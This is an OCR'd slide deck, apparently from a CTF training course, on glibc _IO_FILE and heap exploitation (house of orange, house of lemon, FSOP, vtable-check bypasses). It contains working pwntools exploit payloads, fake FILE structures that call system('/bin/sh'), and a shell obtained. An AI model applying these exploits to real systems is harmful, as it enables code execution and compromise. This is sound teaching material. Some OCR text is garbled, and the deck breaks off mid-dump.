- try not to use the fp pointer internal data as
- the pointer
  - or it may cause you some trouble
-

```
buffer = 0x804b260
pay = '/bin/sh'.ljust(0x20, '\0')
pay += p32(buffer)
pay = pay.ljust(0x48, '\0')
pay += p32(buffer + 0x10)
pay = pay.ljust(0x94, '\0')
pay += p32(0x804b2f8 - 0x44)
pay += p32(0xdeadbeef)
leave_name(pay)
```

```
EAX: 0x804b2b4 --> 0x0
EBX: 0x804b260 ("/bin/sh")
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xfff49ab8 --> 0xfff49b08 --> 0x0
ESP: 0xfff49a5c --> 0xf7676922 (<_IO_new_file_close_it+274>:    add    esp,0x10)
EIP: 0xdeadbeef
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0xdeadbeef
[------------------------------------stack-------------------------------------]
0000| 0xfff49a5c --> 0xf7676922 (<_IO_new_file_close_it+274>:   add    esp,0x10)
0004| 0xfff49a60 --> 0x804b260 ("/bin/sh")
0008| 0xfff49a64 --> 0xf77bf000 --> 0x1b1db0
0012| 0xfff49a68 --> 0xfff49b08 --> 0x0
0016| 0xfff49a6c --> 0xf77bf000 --> 0x1b1db0
0020| 0xfff49a70 --> 0xf77bf000 --> 0x1b1db0
0024| 0xfff49a74 --> 0x804b260 ("/bin/sh")
0028| 0xfff49a78 --> 0xf760c700 (0xf760c700)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xdeadbeef in ?? ()
gdb-peda$
```

X-Man

SOME challenges

- next step is to leak the system addr
- since we have the attribute file read permission
- we can read /proc/self/maps mutiple times
- each time the fps _IO_read_ptr pointer will add 0x18f
  - leak the libcs base

```
def read_file(nm):
    menu(1)
    io.recvuntil(":")
    io.sendline(nm)
    menu(2)
    menu(2)
    menu(3)

read_file('/proc/self/maps')
libc_addr = io.recvuntil("r-xp")
libc.address = int(libc_addr.split('-')[-3].split('\n')[1], 16)
log.info("\033[33m" + hex(libc.address) + "\033[0m")
```

X-Man

SOME challenges


- put them together, success

```
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x39 bytes:
    'uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)\n'
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
$
```

X-Man

SOME challenges

- Challenges above just about _IO_FILE it self…
- So how about we combine _IO_FILE and heap
  - what will it be ? XD



X-Man

SOME challenges

- house of orange
- HITCON CTF Quals 2016
- before we start, we need to know the _IO_list_all and unsortbin attack
  - _IO_list_all
    - _IO_list_all will link all the fp, in an I/O
    - related program
    - in the rw- section of libc
      - so we can edit to an controlable area, such
      - as heap .bss …
      -

```
                    stderr              stdout              stdin

+----------+      +-----------+      +-----------+      +-----------+
|IO_list_all------>+   flag    |   +->+    flag   |   +->+    flag   |
+----------+      +-----------+   |  +-----------+   |  +-----------+
                  |           |   |  |           |   |  |           |
                  |           |   |  |           |   |  |           |
                  +-----------+   |  +-----------+   |  +-----------+
                  |   chain   +---+  |   chain   +---+  |   chain   |
                  +-----------+      +-----------+      +-----------+
```

X-Man

SOME challenges

- house of orange
  -

```
                    stderr              stdout              stdin

+----------+   NO  +-----------+      +------------+      +------------+
|IO_list_all-+   ->+   flag    |   +->+    flag    |   +->+    flag    |
+----------+ |     +-----------+   |  +------------+   |  +------------+
             |     |           |   |  |           |   |  |           |
             |     |           |   |  |           |   |  |           |
             |     +-----------+   |  +------------+   |  +------------+
             |     |   chain   +---+  |   chain    +---+  |    chain   |
             |     +-----------+      +------------+      +------------+
             |
             |
             |
             |      forged_chunk
             |     +-----------+
            +---->+           |
                  +-----------+
                  |           |
                  |           |
                  |           |
                  +-----------+
                  |           |
                  +-----------+
```

XMan

SOME challenges

- house of orange
- unsorted bin attack
  - https://github.com/shellphish/how2heap/blob/master/glibc_2.25/unsorted_bin_attack.c
  - can edit everywhere with the unsorted bin attack
  - but an limited value **unsorted_chunks(av)**
    - **the addr of bin_at(M, 1)**

```
/* remove from unsorted list */
 unsorted_chunks (av)->bk = bck;
 bck->fd = unsorted_chunks (av);
```

X-Man

SOME challenges

- house of orange
  - build
  - upgrade
    - can only edit the current chunk
  - see
- vulnerabilities
  - directly heap overflow at upgrade()
  - information leak
    - not NULL byte ended
      -

```
printf("Length of name :", a2);
length = read_int();
if ( length > 0x1000 )
  length = 4096;
printf("Name:");
read_n(g_house->name, length);
printf("Price of Orange: ", length);
```

```
ssize_t __fastcall read_n(void *a1, unsigned int a2)
{
  ssize_t result; // rax

  result = read(0, a1, a2);
  if ( (signed int)result <= 0 )
  {
    puts("read error");
    exit(1);
  }
  return result;
}
```

X-Man

SOME challenges

- house of orange
  - cant use house of force since we cant malloc a big chunk
  - cant edit the name pointer in the next chunk
    - since we dont have the free() function
  - the only thing we can do is to edit the topchunk
    -

```
size = read_int();
if ( size > x1000 )
  size = x1000;
v3->name = malloc(size);
```

```
gdb-peda$ x/20xg 0x55795588b000
0x55795588b000: 0x0000000000000000      0x0000000000000021
0x55795588b010: 0x000055795588b0d0      0x000055795588b030
0x55795588b020: 0x0000000000000000      0x00000000000000a1
0x55795588b030: 0x3030303030303030      0x000000000000000a
0x55795588b040: 0x0000000000000000      0x0000000000000000
0x55795588b050: 0x0000000000000000      0x0000000000000000
0x55795588b060: 0x0000000000000000      0x0000000000000000
0x55795588b070: 0x0000000000000000      0x0000000000000000
0x55795588b080: 0x0000000000000000      0x0000000000000000
0x55795588b090: 0x0000000000000000      0x0000000000000000
gdb-peda$
0x55795588b0a0: 0x0000000000000000      0x0000000000000000
0x55795588b0b0: 0x0000000000000000      0x0000000000000000
0x55795588b0c0: 0x0000000000000000      0x0000000000000021
0x55795588b0d0: 0x0000001f00000001      0x0000000000000000
0x55795588b0e0: 0x0000000000000000      0x0000000000020f21
0x55795588b0f0: 0x0000000000000000      0x0000000000000000
0x55795588b100: 0x0000000000000000      0x0000000000000000
0x55795588b110: 0x0000000000000000      0x0000000000000000
0x55795588b120: 0x0000000000000000      0x0000000000000000
0x55795588b130: 0x0000000000000000      0x0000000000000000
```

top_chunk

XMan

SOME challenges

- house of orange
  - how to leak libc
  - the libc address will be in the unsorted_bin’s fd and bk
  - so we need a free()
  - sysmalloc will call free if the size of top_chunk is smaller than the nb
    - https://code.woboq.org/userspace/glibc/malloc/malloc.c.html#2385
    -
  -

```
    if (old_size >= MINSIZE)
      {
        _int_free (av, old_top, 1);
      }
  }
```

X-Man

SOME challenges

- house of orange
  - but there are some checks before we edit the size of top_chunk
    - old_size & 1 == 1
    - old_size >= MINSIZE (0x10)
    - old_end & (pagesize – 1)

```
assert ((old_top == initial_top (av) && old_size == 0) ||
        ((unsigned long) (old_size) >= MINSIZE &&
         prev_inuse (old_top) &&
         ((unsigned long) old_end & (pagesize - 1)) == 0));
/* Precondition: not enough current space to satisfy nb request */
assert ((unsigned long) (old_size) < (unsigned long) (nb + MINSIZE));
```

X-Man

SOME challenges

- house of orange
  - lets change the topchunk’s size

```
pay = 'a' * 0xa0
pay += p32(0) + p32(0x20) + p64(0)
pay += p64(0) + p64(0xf21)

# overwrite the top chunk
upgrade(pay, len(pay), 1, 1)
```

  - then we can malloc a huge chunk whose size exceeded 0xf21 (0x1000)
  - then we got another top_chunk
    - and the old_top will be inserted into unsorted bin
    - next malloc will use the unsorted bin, and will leak the fd, bk with the unsorted bin’s addr

X-Man

SOME challenges

- house of orange
  - leak
  -
```
# trigger _int_free()
build('1', 0x1000, 1, 1)

# build a large chunk
build('2', 0x400, 1, 1)

see()
io.recvuntil(": ")

libc_addr = myu64(io.recvn(6)) & ~(0x1000 - 1)
log.info("\033[33m" + hex(libc_addr) + "\033[0m")
libc.address = libc_addr - 0x3bd000
log.info("\033[33m" + hex(libc.address) + "\033[0m")
```
  - so we got the leak now, the next step is to control the RIP
  - before that, we need to know what malloc_printerr() function will do
    - abort()
    - fflush() (only in libc-2.23)
      - using _IO_list_all to find the fp
    - call the _IO_overflow_t eventually

```
+-----------------------+
|   malloc_printerr()   |
+----------+------------+
           |
           v
+----------+------------+
|    _libc_message()    |
+----------+------------+
           |
           |
+----------v------------+
|        abort()        |
+----------+------------+
           |
           v
+----------+------------+
|   _IO_flush_all_lockp |
+----------+------------+
           |
           v
+-----------------------+
|     _IO_overflow_t    |
+-----------------------+
```

XMan

SOME challenges

- house of orange
  - need to satisfy some constrains

```
if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
           || (_IO_vtable_offset (fp) == 0
               && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
                                    > fp->_wide_data->_IO_write_base))
           )
          && _IO_OVERFLOW (fp, EOF) == EOF)
        result = EOF;
```

```
+-----------------------+
|   malloc_printerr()   |
+----------+------------+
           |
           v
+----------+------------+
|    _libc_message()    |
+----------+------------+
           |
           |
+----------v------------+
|        abort()        |
+----------+------------+
           |
           v
+----------+------------+
|   _IO_flush_all_lockp |
+----------+------------+
           |
           v
+-----------------------+
|     _IO_overflow_t    |
+-----------------------+
```

XMan

SOME challenges

- house of orange
  - so how about we control the _IO_list_all
  - we can overwrite it through the unsorted bin attack
  - the size must be 0x61 to be exactly the place the fp->_chain

```
# unsorted bin attack
pay = 'a' * 0x400
pay += p64(0) + p64(0x21)
pay += p32(0x1f) + p32(0x1) + p64(0)
stream = '/bin/sh\0' + p64(0x61)
stream += p64(0) + p64(libc.symbols['_IO_list_all'] - 0x10)
stream = stream.ljust(0xa0, '\0')
## fp->_wide_data->_IO_write_ptr > fp->_wide_data->_IO_write_base
stream += p64(heap_addr + 0x610)
stream = stream.ljust(0xc0, '\0')
stream += p64(1)
pay += stream
pay += p64(0) * 2
## vtable
pay += p64(heap_addr + 0x668)
pay += p64(0) * 6
pay += p64(libc.symbols['system'])

upgrade(pay, 0x800, 1, 1)
gdb.attach(io, '')
```

X-Man

SOME challenges

- house of lemon
  - source code
    - pwn500.c
  - binary
    - pwn500

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

X-Man

SOME challenges

- house of lemon
  - a double linked list
    - edit (set data area of the chunk)
    - remove
    - add (two chunks at most)
  - a global chunk
    - edit (set the chunk content)
    - remove
    - add
  - all the operations can be done only once, constrained by the global flags

```
    if ( !(unsigned int)use_money(6u) )
      return __readfsqword(0x28u) ^ v5;
    v0 = (chunks *)malloc(0x20uLL);
    v0->fd = 0LL;
    v0->bk = 0LL;
    v1 = g_head.bk;
    g_head.bk = v0;
    v0->fd = &g_head;
    v0->bk = v1;
    v1->fd = v0;
    puts("successed!");
  }
  if ( v4 != 3 )
    break;
  remove_leamon();
}
if ( v4 != 4 )
  break;
v2 = g_head.bk;
puts("Get Input:");
input_str(v2->data, 0x20u);
```

```
puts("1.leave advise");
puts("2.edit advise");
puts("3.delete advise");
puts("4.return");
v0 = input_num();
if ( v0 != 2 )
  break;
if ( advise_edit_flag )
  return __readfsqword(0x28u) ^ v2;
if ( (signed int)g_advise_len <= 199 || (signed int)g_advise_len > 8000 )
  exit(0);
if ( !g_advise )
  return __readfsqword(0x28u) ^ v2;
puts("Input your advise");
input_str((char *)g_advise, g_advise_len);
advise_edit_flag = 1;
```

X-Man

SOME challenges

- one read_n function is not NULL ended
  - we have an information leak
    - PIE, libc, heap, only one
- overflow the structure
  - v2 is a chunk structure
  - data area is only 0x10 bytes long
  - reading 0x20 bytes, can [illegible] bk

```
for ( i = 0; i < (signed int)a2; ++i )
{
  read(0, &buf, 1uLL);
  if ( buf == '\n' )
    break;
  a1[i] = buf;
}
```

```
v2 = g_head.bk;
puts("Get Input:");
input_str((__int64)v2, 0x20u);
```

```
00000000 chunks          struc ; (sizeof=0x20, align=0x8, mappedto_3)
00000000 data            db 16 dup(?)
00000010 fd              dq ?                    ; offset
00000018 bk              dq ?                    ; offset
00000020 chunks          ends
```

X Man

SOME challenges

the chunks are linked as unsorted_bin chunks

the remove() function will remove chunks from the linked list

bck = g_head.bk->bk;

g_head.bk = bck;

if we can edit chunk2’s bk, then we can control ghead.bk

read(0, ghead.bk, size)

attribute write

```
                    +-------------------------------------------------+
                    |                                                 |
                    |                                                 |
                    |                                                 |
    +---------------+   |  +----------------+      +-----------------+      |
+-> |    chunk2     |   +> |     chunk1     |  +-> |      ghead      |      |
|   +-------+-------+   |  +-------+--------+  |   +--------+--------+      |
|   |  fd   |  bk   |   |  |  fd   |   bk   |  |   |   fd   |   bk   +------+
|   +---+---+-------+   |  +---+---+----+---+  |   +--------+--------+
|       |               |      |        |      |
|       +---------------+      +----------------+
|                                      |
+--------------------------------------+
```

```
v2 = g_head.bk;
puts("Get Input:");
input_str(v2->data, 0x20u);
```

X-Man


SOME challenges

- overwrite the global_max_fast with a specific value
  - bck->fd = &g_head
- malloc a big advise chunk
- remove the chunk
  - edit the global_max_fast to a very big value
- remove the large chunk
  - make it to fastbin
  - fasbin_at() will calculate the idx using the fastbin way
  - overwrite the main_arena [idx] with the advise chunk address

X-Man

SOME challenges

- free chunk
  - global_max_fast is a really big value
  - freed chunk will be calculated with the fastbin way
  - fastbin_at didnt check the overflow
- overwrite the stdout
- fake stdout
  - set the _IO_FILE_plus stdout->vtable to _IO_str_jumps
- _IO_puts will call [vtable + 0x38] which will call _IO_str_overflow
- set the newsize can control the rdi
  - set the _IO_buf_end - _IO_buf_base to (‘sh’ addr – 100) / 2
  - (*((_IO_strfile *) fp)->_s._allocate_buffer) (new_size);
  - remember to set the _IO_write_ptr and _IO_write_base as well
  - call system(‘sh’)




```
pos = fp->_IO_write_ptr - fp->_IO_write_base;
if (pos >= (_IO_size_t) (_IO_blen (fp) + flush_only))
```

XMan

SOME challenges

- practice
  - HITB-GSEC-XCTF 2018 once
    - env : ubuntu 16.04 LTS
  - almost the same
  - an easier way is to edit the g_once on .bss
  - but you should try the _IO_FILE way...

XMan

SOME challenges

- parrot
  - vulnerability
  - info leak with write()
  - NULL byte write
  -

```
while ( 1 )
{
  puts("Size:");
  _isoc99_scanf("%lu", &size);
  getchar();
  if ( !size )
    break;
  buf = (char *)malloc(size);
  puts("Buffer:");
  read(0, buf, size);
  buf[size - 1] = 0;
  write(1, buf, size);
  free(buf);
}
```

X-Man

SOME challenges

- parrot
  - exploit
  - overwrite the lst byte of _IO_buf_base
  - then overwrite the whole FILE structure

XMan

SOME challenges

- practice
  - WCTF 2017 wannaheap
  - WHCTF 2017 stackoverflow
  - both have the same NULL byte attribute address write vulnerability
  - an unintended solution in stackoverflow

XMan

MAKE FILE structure gr8 again

- Angelboy s talk
- the original meaning of FSOP is about crash the _IO_list_all
  - which we ve already learned in house of orange...
  -
    -

```
                    stderr              stdout              stdin

+----------+   NO  +-----------+      +------------+      +------------+
|IO_list_all-+   ->+   flag    |   +->+    flag    |   +->+    flag    |
+----------+ |     +-----------+   |  +------------+   |  +------------+
             |     |           |   |  |           |   |  |           |
             |     |           |   |  |           |   |  |           |
             |     +-----------+   |  +------------+   |  +------------+
             |     |   chain   +---+  |   chain    +---+  |    chain   |
             |     +-----------+      +------------+      +------------+
             |
             |
             |
             |      forged_chunk
             |     +-----------+
            +---->+           |
                  +-----------+
                  |           |
                  |           |
                  |           |
                  +-----------+
                  |           |
                  +-----------+
```

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk
  - but after libc-2.24
  - there are vtable checking of FILE structures
    - Check the address of vtable before all virtual function call
    - If vtable is invalid, it would abort
    -

```
AAAA
```

MAKE FILE structure gr8 again

- Angelboy s talk
  - The vtable must be in libc _IO_vtable section
  - If it’s not in _IO_vtable section, it will check if the vtable are permitted

```
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{

  uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    _IO_vtable_check ();
  return vtable;
}
```

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk
  - _IO_vtable_check
    - check the IO_accept_foreign_vtables
      - hard to bypass the PTR_DEMANGLE
    - check _dl_open_hook
      - if we can overwrite _dl_open_hook, we can overwrite any other things...

```
void attribute_hidden
_IO_vtable_check (void)
{
  void (*flag) (void) = atomic_load_relaxed (&IO_accept_foreign_vtables);
  PTR_DEMANGLE (flag);
  if (flag == &_IO_vtable_check)
    return;
  ...
    Dl_info di;
    struct link_map *l;
    if (_dl_open_hook != NULL
        || (_dl_addr (_IO_vtable_check, &di, &l, NULL) != 0
            && l->l_ns != LM_ID_BASE))
      return;
  ...
  __libc_fatal ("Fatal error: glibc detected an invalid stdio handle\n");
}
```

Man

MAKE FILE structure gr8 again

- Angelboy s talk
  - use pointers in the FILE structures
    - we can do attribute read
    - we can do attribute write

```
struct _IO_FILE {
  int  flags;        /* 
  char* _IO_read_ptr;
  char* _IO_read_end;
  char* _IO_read_base;
  char* _IO_write_base;
  char* _IO_write_ptr;
  char* _IO_write_end;
  char* _IO_buf_base;
  char* _IO_buf_end;

  int _fileno;
  ...
  char _shortbuf[1];
  ...
};
```

X-Mar

MAKE FILE structure gr8 again

- Angelboy s talk
- Arbitrary memory reading

fwrite

Set the _fileno to the file descriptor of stdout

Set _flag & ~_IO_NO_WRITES

Set _flag |= _IO_CURRENTLY_PUTTING

Set the write_base & write_ptr to memory address which you want to read
_IO_read_end equal to _IO_write_base

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk

```c
#include <stdio.h>
char *msg = "secret";
char *buf = "fakesecret";
FILE *fp ;
int main(){
        fp = fopen("test.txt","rw");
        fp->_flags &= ~8;
        fp->_flags |= 0x800;
        fp->_IO_write_base = msg;
        fp->_IO_write_ptr = msg+6;
        fp->_IO_read_end = fp->_IO_write_base;
        fp->_fileno = 1;
        fwrite(buf, 1, 0x100, fp);
        fclose(fp);
}
```

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk
- Arbitrary memory writing

fread

Set the _fileno to file descriptor of stdin

Set _flag &~ _IO_NO_READS

Set read_base & read_ptr to NULL

Set the buf_base & buf_end to memory address which you want to wirte

buf_end - buf_base < size of fread

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk

```c
#include <stdio.h>
FILE *fp ;
char buf[0x100]="fakesecret";
char msg[0x100] = "";
int main(){
    fp = fopen("test.txt","w");
    fp->_IO_write_ptr = msg;
    fp->_IO_write_end = fp->_IO_write_ptr+10;
    fwrite(buf, 1, 0x100, fp);
    puts(msg);
    fclose(fp);
}
```

X-Man


MAKE FILE structure gr8 again

- Angelboy s talk
  - If you have arbitrary memory address read and write, you can control the flow very easy
    - GOT hijack
    - __malloc_hook_/__free_hook_/__realloc_hook_
    - stack
  - By the way, you can not only use fread and fwrite but also use any stdio related function
    - put/printf/scanf

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk
  - we can use the unsorted bin attack to overwrite the stdin's _IO_buf_end
  - then _IO_buf_end will be a really large num
  - so we can overwrite almost anything after stdin
    - we can control the PC again...



X-Man

MAKE FILE structure gr8 again

- Angelboy s talk
  - another bypass method
    - use the internal vtables
      - _IO_str_jumps
        - _IO_str_overflow
        - _IO_str_finish
      - it will use different file operations
      - same fp
      - example2/3.c

```c
const struct _IO_jump_t _IO_str_jumps libio_vtable =
{
  JUMP_INIT_DUMMY,
  JUMP_INIT(finish, _IO_str_finish),
  JUMP_INIT(overflow, _IO_str_overflow),
  JUMP_INIT(underflow, _IO_str_underflow),
  JUMP_INIT(uflow, _IO_default_uflow),
  JUMP_INIT(pbackfail, _IO_str_pbackfail),
  JUMP_INIT(xsputn, _IO_default_xsputn),
  JUMP_INIT(xsgetn, _IO_default_xsgetn),
  JUMP_INIT(seekoff, _IO_str_seekoff),
  JUMP_INIT(seekpos, _IO_default_seekpos),
  JUMP_INIT(setbuf, _IO_default_setbuf),
  JUMP_INIT(sync, _IO_default_sync),
  JUMP_INIT(doallocate, _IO_default_doallocate),
  JUMP_INIT(read, _IO_default_read),
  JUMP_INIT(write, _IO_default_write),
  JUMP_INIT(seek, _IO_default_seek),
  JUMP_INIT(close, _IO_default_close),
  JUMP_INIT(stat, _IO_default_stat),
  JUMP_INIT(showmanyc, _IO_default_showmanyc),
  JUMP_INIT(imbue, _IO_default_imbue)
};
```

X-Man

MAKE FILE structure gr8 again

- Angelboy s talk
  - another bypass method
    - use the internal vtables
      - _IO_wstr_jumps

```
366 const struct _IO_jump_t _IO_wstr_jumps libio_vtable =
367 {
368   JUMP_INIT_DUMMY,
369   JUMP_INIT(finish, _IO_wstr_finish),
370   JUMP_INIT(overflow, (_IO_overflow_t) _IO_wstr_overflow),
371   JUMP_INIT(underflow, (_IO_underflow_t) _IO_wstr_underflow),
372   JUMP_INIT(uflow, (_IO_underflow_t) _IO_wdefault_uflow),
373   JUMP_INIT(pbackfail, (_IO_pbackfail_t) _IO_wstr_pbackfail),
374   JUMP_INIT(xsputn, _IO_wdefault_xsputn),
375   JUMP_INIT(xsgetn, _IO_wdefault_xsgetn),
376   JUMP_INIT(seekoff, _IO_wstr_seekoff),
377   JUMP_INIT(seekpos, _IO_default_seekpos),
378   JUMP_INIT(setbuf, _IO_default_setbuf),
379   JUMP_INIT(sync, _IO_default_sync),
380   JUMP_INIT(doallocate, _IO_wdefault_doallocate),
381   JUMP_INIT(read, _IO_default_read),
382   JUMP_INIT(write, _IO_default_write),
383   JUMP_INIT(seek, _IO_default_seek),
384   JUMP_INIT(close, _IO_default_close),
385   JUMP_INIT(stat, _IO_default_stat),
386   JUMP_INIT(showmanyc, _IO_default_showmanyc),
387   JUMP_INIT(imbue, _IO_default_imbue)
388 };
389
```

X-Man

SOME challenges

- CISCN 2018 echo
  - a directly format string bug here

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```

```
unsigned __int64 __fastcall echo_back(_BYTE *a1)
{
  int nbytes; // [rsp+1Ch] [rbp-14h]
  char buf[8]; // [rsp+20h] [rbp-10h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(buf, 0, 8uLL);
  printf("length:", 0LL);
  _isoc99_scanf("%d", &nbytes);
  getchar();
  if ( nbytes < 0 || nbytes > 6 )
    nbytes = 7;
  read(0, buf, (unsigned int)nbytes);
  if ( *a1 )
    printf("%s say:", a1);
  else
    printf("anonymous say:", buf);
  printf(buf);
  return __readfsqword(0x28u) ^ v4;
}
```

XMan

SOME challenges

- CISCN 2018 echo
  - It seems to be a format string challenge
  - but actually its not…
  -

```
unsigned __int64 __fastcall echo_back(_BYTE *a1)
{
  int nbytes; // [rsp+1Ch] [rbp-14h]
  char buf[8]; // [rsp+20h] [rbp-10h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(buf, 0, 8uLL);
  printf("length:", 0LL);
  _isoc99_scanf("%d", &nbytes);
  getchar();
  if ( nbytes < 0 || nbytes > 6 )
    nbytes = 7;
  read(0, buf, (unsigned int)nbytes);
  if ( *a1 )
    printf("%s say:", a1);
  else
    printf("anonymous say:", buf);
  printf(buf);
  return __readfsqword(0x28u) ^ v4;
}
```

X Man

SOME challenges

- CISCN 2018 echo
  - we have one chance of NULL byte attribute write
  -

```
if ( (_DWORD)result == 1 && !flag )
{
  set_name(s);
  flag = 1;
}
```

```
unsigned __int64 __fastcall echo_back(_BYTE *a1)
{
  int nbytes; // [rsp+1Ch] [rbp-14h]
  char buf[8]; // [rsp+20h] [rbp-10h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(buf, 0, 8uLL);
  printf("length:", 0LL);
  _isoc99_scanf("%d", &nbytes);
  getchar();
  if ( nbytes < 0 || nbytes > 6 )
    nbytes = 7;
  read(0, buf, (unsigned int)nbytes);
  if ( *a1 )
    printf("%s say:", a1);
  else
    printf("anonymous say:", buf);
  printf(buf);
  return __readfsqword(0x28u) ^ v4;
}
```

XMan

SOME challenges

- CISCN 2018 echo
  - but we got an scanf()
  - before exploit on this NULL byte overwrite we need to know how scanf works
    - scanf
    - _IO_vfscanf_internal
    - inchar()
    - _IO_getc_unlocked
    - __uflow
      - read data into the buffer zone
    - _IO_new_file_underflow
    - IO_SYSREAD (fp->_fileno, _IO_buf_base, size))

X-Man

SOME challenges

- CISCN 2018 echo
  - but we got an scanf()
  - so we can use the one NULL byte overwrite to
  - make _IO_buf_base → _IO_write_base
  - and call scanf(“%d” , &var) again
    - control the stdin _IO_FILE structure

```
gdb-peda$ x/20gx stdin
0x2aaaab0978e0 <_IO_2_1_stdin_>:        0x00000000fbad208b      0x00002aaaab097901
0x2aaaab0978f0 <_IO_2_1_stdin_+16>:     0x00002aaaab097964      0x00002aaaab097900
0x2aaaab097900 <_IO_2_1_stdin_+32>:     0x00002aaaab097963      0x00002aaaab097963
0x2aaaab097910 <_IO_2_1_stdin_+48>:     0x00002aaaab097963      0x00007fffffffe468
0x2aaaab097920 <_IO_2_1_stdin_+64>:     0x00007fffffffe474      0x0000000000000000
0x2aaaab097930 <_IO_2_1_stdin_+80>:     0x0000000000000000      0x0000000000000000
0x2aaaab097940 <_IO_2_1_stdin_+96>:     0x0000000000000000      0x0000000000000000
0x2aaaab097950 <_IO_2_1_stdin_+112>:    0x0000000000000000      0xffffffffffffffff
0x2aaaab097960 <_IO_2_1_stdin_+128>:    0x0000000000000000      0x00002aaaab099790
0x2aaaab097970 <_IO_2_1_stdin_+144>:    0xffffffffffffffff      0x0000000000000000
```

```
$1 = {
  _flags = 0xfbad208b,
